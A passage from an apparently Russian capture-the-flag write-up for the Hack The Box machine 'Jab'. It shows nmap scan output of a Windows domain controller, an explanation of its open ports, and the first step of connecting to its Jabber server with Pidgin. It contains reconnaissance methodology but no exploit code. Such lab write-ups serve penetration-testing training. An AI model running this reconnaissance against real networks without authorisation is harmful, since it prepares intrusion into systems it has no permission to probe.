
Он действует в два этапа. На первом производится обычное быстрое ска нирование, на втором более тщательное сканирование, с использованием имеющихся скриптов (опция `-A`).



```
53/tcp   open  domain            Simple DNS Plus
88/tcp   open  kerberos-sec      Microsoft Windows Kerberos (server time: 2024-03-23 09:10:52Z)
135/tcp  open  msrpc             Microsoft Windows RPC
139/tcp  open  netbios-ssn       Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http        Microsoft Windows RPC over HTTP 1.0
3268/tcp open  ldap              Microsoft Windows Active Directory LDAP (Domain: jab.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=DC01.jab.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:DC01.jab.htb
| Not valid before: 2023-11-01T20:16:18
|_Not valid after:  2024-10-31T20:16:18
|_ssl-date: 2024-03-23T09:14:56+00:00; +5s from scanner time.
3269/tcp open  ssl/ldap          Microsoft Windows Active Directory LDAP (Domain: jab.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=DC01.jab.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:DC01.jab.htb
| Not valid before: 2023-11-01T20:16:18
|_Not valid after:  2024-10-31T20:16:18
|_ssl-date: 2024-03-23T09:14:44+00:00; +7s from scanner time.
5222/tcp open  jabber
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=dc01.jab.htb
| Subject Alternative Name: DNS:dc01.jab.htb, DNS:*.dc01.jab.htb
| Not valid before: 2023-10-26T22:00:12
|_Not valid after:  2028-10-24T22:00:12
| xmpp-info:
|   STARTTLS Failed
|   info:
|     capabilities:
|     compression_methods:
|     features:
|     xmpp:
|       version: 1.0
|     unknown:
|     errors:
|       invalid-namespace
|       (timeout)
|     auth_mechanisms:
|_    stream_id: 8t92r5n25m
| fingerprint-strings:
|   RPCCheck:
|_    <stream:error xmlns:stream="http://etherx.jabber.org/streams"><not-well-formed xmlns="urn:ietf:params:xml:ns:xmpp-streams"/></stream:error></stream:stream>
5223/tcp open  ssl/jabber        Ignite Realtime Openfire Jabber server 3.10.0 or later
| ssl-cert: Subject: commonName=dc01.jab.htb
| Subject Alternative Name: DNS:dc01.jab.htb, DNS:*.dc01.jab.htb
| Not valid before: 2023-10-26T22:00:12
|_Not valid after:  2028-10-24T22:00:12
|_ssl-date: TLS randomness does not represent time
| xmpp-info:
|   STARTTLS Failed
```



```
5262/tcp open  jabber
| xmpp-info:
|   STARTTLS Failed
|   info:
|     capabilities:
|     compression_methods:
|     features:
|     xmpp:
|       version: 1.0
|     unknown:
|     errors:
|       invalid-namespace
|       (timeout)
|     auth_mechanisms:
|_    stream_id: 1slzdlr41c
| fingerprint-strings:
|   RPCCheck:
|_    <stream:error xmlns:stream="http://etherx.jabber.org/streams"><not-well-formed xmlns="urn:ietf:params:xml:ns:xmpp-streams"/></stream:error></stream:stream>
5263/tcp open  ssl/jabber
| xmpp-info:
|   STARTTLS Failed
|   info:
|     capabilities:
|     compression_methods:
|     features:
|     xmpp:
|     unknown:
|     errors:
|       (timeout)
|_    auth_mechanisms:
| fingerprint-strings:
|   RPCCheck:
|_    <stream:error xmlns:stream="http://etherx.jabber.org/streams"><not-well-formed xmlns="urn:ietf:params:xml:ns:xmpp-streams"/></stream:error></stream:stream>
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=dc01.jab.htb
| Subject Alternative Name: DNS:dc01.jab.htb, DNS:*.dc01.jab.htb
| Not valid before: 2023-10-26T22:00:12
|_Not valid after:  2028-10-24T22:00:12
5269/tcp open  xmpp              Wildfire XMPP Client
| xmpp-info:
|   Respects server name
|   info:
|     xmpp:
|       version: 1.0
|     capabilities:
|   pre_tls:
|     xmpp:
|     capabilities:
|     features:
|       Server Dialback
|       TLS
|   post_tls:
|     xmpp:
|       lang: en-US
|_    capabilities:
5270/tcp open  ssl/xmpp          Wildfire XMPP Client
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=dc01.jab.htb
| Subject Alternative Name: DNS:dc01.jab.htb, DNS:*.dc01.jab.htb
```



```
7443/tcp open  ssl/oracleas-https?
| ssl-cert: Subject: commonName=dc01.jab.htb
| Subject Alternative Name: DNS:dc01.jab.htb, DNS:*.dc01.jab.htb
| Not valid before: 2023-10-26T22:00:12
|_Not valid after:  2028-10-24T22:00:12
| fingerprint-strings:
|   DNSStatusRequestTCP, DNSVersionBindReqTCP:
|     HTTP/1.1 400 Illegal character CNTL=0x0
|     Content-Type: text/html;charset=iso-8859-1
|     Content-Length: 69
|     Connection: close
|     <h1>Bad Message 400</h1><pre>reason: Illegal character CNTL=0x0</pre>
|   GetRequest:
|     HTTP/1.1 200 OK
|     Date: Sat, 23 Mar 2024 09:10:59 GMT
|     Last-Modified: Wed, 16 Feb 2022 15:55:02 GMT
|     Content-Type: text/html
|     Accept-Ranges: bytes
|     Content-Length: 223
|     <html>
|     <head><title>Openfire HTTP Binding Service</title></head>
|     <body><font face="Arial, Helvetica"><b>Openfire <a href="http://www.xmpp.org/extensions/xep-0124.html">HTTP Binding</a> Service</b></font></body>
|     </html>
|   HTTPOptions:
|     HTTP/1.1 200 OK
|     Date: Sat, 23 Mar 2024 09:11:13 GMT
|     Allow: GET,HEAD,POST,OPTIONS
|   Help:
|     HTTP/1.1 400 No URI
|     Content-Type: text/html;charset=iso-8859-1
|     Content-Length: 49
|     Connection: close
|     <h1>Bad Message 400</h1><pre>reason: No URI</pre>
|   RPCCheck:
|     HTTP/1.1 400 Illegal character OTEXT=0x80
|     Content-Type: text/html;charset=iso-8859-1
|     Content-Length: 71
|     Connection: close
|     <h1>Bad Message 400</h1><pre>reason: Illegal character OTEXT=0x80</pre>
|   RTSPRequest:
|     HTTP/1.1 505 Unknown Version
|     Content-Type: text/html;charset=iso-8859-1
|     Content-Length: 58
|     Connection: close
|     <h1>Bad Message 505</h1><pre>reason: Unknown Version</pre>
|   SSLSessionReq:
|     HTTP/1.1 400 Illegal character CNTL=0x16
|     Content-Type: text/html;charset=iso-8859-1
|     Content-Length: 70
|     Connection: close
|_    <h1>Bad Message 400</h1><pre>reason: Illegal character CNTL=0x16</pre>
|_ssl-date: TLS randomness does not represent time
7777/tcp open  socks5             (No authentication; connection failed)
| socks-auth-info:
|_  No authentication
9389/tcp open  mc-nmf             .NET Message Framing
```

Результат работы скрипта

Сканер нашел много открытых портов:

- 53 — DNS;
- 88 Kerberos;
- 135 — Microsoft RPC;
- 139 — NetBIOS, NetLogon;
- 445 SMB;
- 464 — служба смены пароля Kerberos;
- 593 (HTTP RPC EPMAP) используется в службах DCOM и MS Exchange;
- 3268 (LDAP) — для доступа к Global Catalog от клиента к контроллеру;
- 3269 (LDAPS) для доступа к Global Catalog от клиента к контроллеру через защищенное соединение;
- 5222, 5223, 5262, 5263, 5269 — серверы Jabber;
- 5270, 7443 XMPP;
- 9389 — AD DS.


Разведка на SMB ничего не дала, поэтому попробуем найти что-нибудь на сервере Jabber.

ТОЧКА ВХОДА

Для подключения к серверу Jabber потребуется какой-нибудь клиент, например Pidgin.

Устанавливаем:

```
sudo apt install pidgin
```




Добро пожаловать в Pidgin!

У вас нет настроенных учётных записей IM. Чтобы начать соединение с Pidgin, нажмите кнопку **Добавить...** ниже и настройте вашу первую учётную запись. Если вы хотите Pidgin для соединения с несколькими учётными записями IM, опять нажмите **Добавить...**, чтобы все их настроить.

Вы можете вернуться к этому окну для добавления, изменения или удаления учётных записей позже через меню **Уч.записи⇨Управление учётными записями** в окне списка собеседников.

Приветствие Pidgin

Так как у нас нет никаких учетных данных, создадим свою учетную запись.



